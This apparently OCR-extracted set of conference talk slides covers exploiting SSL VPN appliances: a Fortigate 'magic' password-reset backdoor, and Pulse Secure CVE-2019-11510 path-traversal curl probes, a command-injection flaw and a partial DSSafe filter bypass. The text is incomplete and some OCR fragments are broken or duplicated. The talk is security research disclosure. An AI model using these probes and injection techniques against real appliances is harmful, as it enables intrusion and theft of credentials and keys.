
Original SSL structure




Trigger JavaScript Parsing




Overflow SSL structure



From SEGFAULT to RCE



Forge SSL structure



Enjoy your shell!

- Send fuzzy connections to meet the condition
  - Daemon may crash multiple times
  - Fortigate owns a reliable watchdog!
- Get a shell in 1~2 minutes

Make your life easier

Find another **Door** to get in

MAGIC backdoor

- A “magic” parameter
  - Secret key for reset password
  - Designed for updating outdated password
    - but lack of authentication

```
magic = httpd_get_param(params, "magic");
if (magic && !strcmp(magic, "4[redacted]6"))
```

Demo

Pop a root shell from the only exposed HTTPS port

Demo

https://youtu.be/Aw55HqZW4x0

Pulse Secure SSL VPN

- Pulse Secure was formed a divestiture of Juniper Networks
- Customized web server and architecture stack
- Perl enthusiast - numerous Perl extensions in C++
- `LD_PRELOAD` all processes with:
  - `libsafe.so` - Detect and protect against stack smashing attacks
  - `libpreload.so` - User-mode networking system call hooks

Vulnerabilities we found

- **CVE-2019-11510 - Pre-auth arbitrary file reading**
- CVE-2019-11538 - Post-auth NFS arbitrary file reading
- CVE-2019-11508 - Post-auth NFS arbitrary file writing
- CVE-2019-11542 - Post-auth stack buffer overflow
- **CVE-2019-11539 - Post-auth command injection**
- CVE-2019-11540 - XSSI session hijacking
- CVE-2019-11507 - Cross-site scripting

Arbitrary file reading

- CVE-2019-11510 – Webserver-level pre-auth file reading
  - Pulse Secure has introduced a new feature HTML5 Access since SSL VPN version 8.2
    - A new solution to access Telnet, SSH and RDP via browsers
  - To handle static resources, Pulse Secure created a new IF-case to widen the original strict path validation

Am I affected by this vuln?

- Probably YES!
  - All un-patched versions are vulnerable except the End-of-Life 8.1 code

```
$ curl -I 'https://sslvpn/dana-na///css/ds.js'
  HTTP/1.1 400 Invalid Path
$ curl -I 'https://sslvpn/dana-na///css/ds.js?/dana/html5acc/guacamole/'
  HTTP/1.1 200 OK
```

What can we extract?

1. Private keys and system configuration(LDAP, RADIUS and SAML...)
2. Hashed user passwords(md5_crypt)
3. Sensitive cookies in WebVPN(ex: Google, Dropbox and iCloud...)
4. Cached user plaintext passwords

Who

1. Private
2. Hashed
3. Sensitiv
4. Cached

nd SAML...)

iCloud...)

Plaintext AGAIN


Command Injection

- CVE-2019-11539 – Post-auth Command Injection

/dana-admin/diag/diag.cgi

```
sub tcpdump_options_syntax_check {
  my $options = shift;
  return $options if system("$TCPDUMP_COMMAND -d $options >/dev/null 2>&1") == 0;
  return undef;
}
```

Command Injection



Pulse Secure hardenings

- Several hardenings on Pulse Secure SSL VPN...
  1. System integrity check
  2. Read-only filesystem(only `/data` are writable)
  3. The `DSSafe.pm` as a safeguard protects Perl from dangerous operations

The Perl gatekeeper

- `DSSafe.pm`
  - A Perl-C extension hooks several Perl functions such as:
    - `system`, `open`, `popen`, `exec`, `backstick`...
  - Command-line syntax validation
    - Disallow numerous bad characters - `[\&\*\(\)\{\}\[\]\`\;\|\?\n~<>]`
    - Re-implement the Linux I/O redirections in Perl

Failed argument injection :(

- TCPDUMP is too old(v3.9.4, Sept 2005) to support post-rotate-command
- Observed Pulse Secure caches Perl template result in:
  - `/data/runtime/tmp/tt/*.thtml.ttc`
  - No way to generate a polyglot file in both Perl and PCAP format

```
/usr/sbin/tcpdump -help
```

```
Usage: tcpdump [-aAdDeflLnNOpqRStuUvxX] [-c count] [-C file_size]
                [-E algo:secret] [-F file] [-i interface] [-M secret]
                [-r file] [-s snaplen] [-T type] [-w pcap-file]
                [-W filecount] [-z postrotate-command]
                [-y datalinktype] [-Z user] [expression]
```

Time to dig deeper

- Dig into `DSSafe.pm` more deeply, we found a flaw in command line I/O redirection parsing

dssafe_example.pl

```
use DSSafe;

system("tcpdump -d $options >/dev/null 2>&1");
system("tcpdump -d -h >file >/dev/null 2>&1");    # `file` not  found
system("tcpdump -d -h >file < >/dev/null 2>&1"); # `file` created
```

Think out of the box

`STDOUT` is uncontrollable

Could we write a valid Perl by just `STDERR`?

